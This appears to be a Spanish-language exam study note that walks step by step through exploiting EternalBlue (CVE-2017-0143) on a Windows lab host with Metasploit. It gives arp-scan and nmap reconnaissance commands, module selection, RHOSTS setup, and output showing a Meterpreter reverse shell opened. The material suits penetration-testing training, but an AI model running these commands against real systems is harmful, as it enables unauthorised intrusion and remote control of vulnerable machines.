

1. **USO BÁSICO DE METASPLOIT-EXPLOTACIÓN ETERNALBLUE EN WINDOWS(método génerico)**

2.1. ejecutar ifconfig o ip add, para ver la dirección IP e interfaz de la red que estoy usando como atacante

(192.168.3.143)



2.2. hacer un reconocimiento de intefaces de red, con el comando sudo arp-scan -I eth0 --localnet, la dirección MAC que inicia con 08:00, será la o las direcciones IP de las máquinas víctimas

2.3. ejecutar comando ping para saber si es WINDOWS o LINUX

ping -c 1 192.168.3.146->si la respuesta al ttl es 64 esLINUX, si es 128 es WINDOWS

file://C:/Users/juant/AppData/Local/Temp/.PN0CE3/3.png

2.4 ejecutar nmap -p- --open -sS -sC -sV --min-rate 2000 -n -vvv -Pn 192.168.3.146 -oN escaneo; puedo ver el avance en porcentaje presionando la tecla barra espaciadora

-p- escaneo de todos los puertos

--open escaneo de puertos abiertos

-sS que vaya más rápido y sigiloso, envía petición, recibe respuesta, envía finalización, no se completa el three way handshake

-sC conjunto de scripts de nmap

-sV versión del servicio


--min-rate 5000 recomendable si estamos a una máquina local, en el examen 2000 va más lento pero más seguro, para no saturar la red, incluso 1500

-n para que no haga resolución de DNS

-vvv para que muestre el resultado rápidamente

-Pn no ping, puede que haya un firewall detrás, bloquearon o limitaron el ping, para no tener problemas


-oN nombre del archivo, para obtener un reporte dentro del archivo




2.4 una vez identificada la posible vulnerabilidad, ejecutar nmap --script "vuln" -p445 192.168.3.146

--script "vuln" para ejecutar scripts que encuentren las vulnerabilidades


-p445 para encuentrar las vulnerabilidades del puerto



2.5. abrir metaploit,desde el menu Applications, en el exámen, no se tiene Internet



2.6. search CVE-2017-0143 vulnerabilidad encontrada al ejecutar paso 2.4, con esto ya iríamos a la fase de explotación




el payload->está dentro del exploit, una vez dentro, se ejecuta para obtener el reverse shell


el exploit->el número 0, una vez cargado, sus opciones de configuración

ya no se necesita un escucha como nc -nlvp 443, ya viene todo incluído

2.7. seleccionar el 0, ejecutar use 0




2.8. ejecutar show options, muestra el exploit y payload integrado, por ello ya no se usa el nc -nlvp




2.9 llenar el campo solicitado RHOSTS(host remoto, IP victima) con el comando set RHOSTS 192.168.3.146

file://C:/Users/juant/AppData/Local/Temp/.PN0CE3/10.png

2.10 revisamos los parámetros nuevamente con el comando show options



2.11 ejecutamos el exploit con el comando run o exploit



Hemos abierto una sesión con Meterpreter,

Meterpreter session 1 opened (192.168.3.143:4444 -> 192.168.3.146:49193) at 2025-10-04 19:05:21 -0400

file://C:/Users/juant/AppData/Local/Temp/.PN0CE3/13.png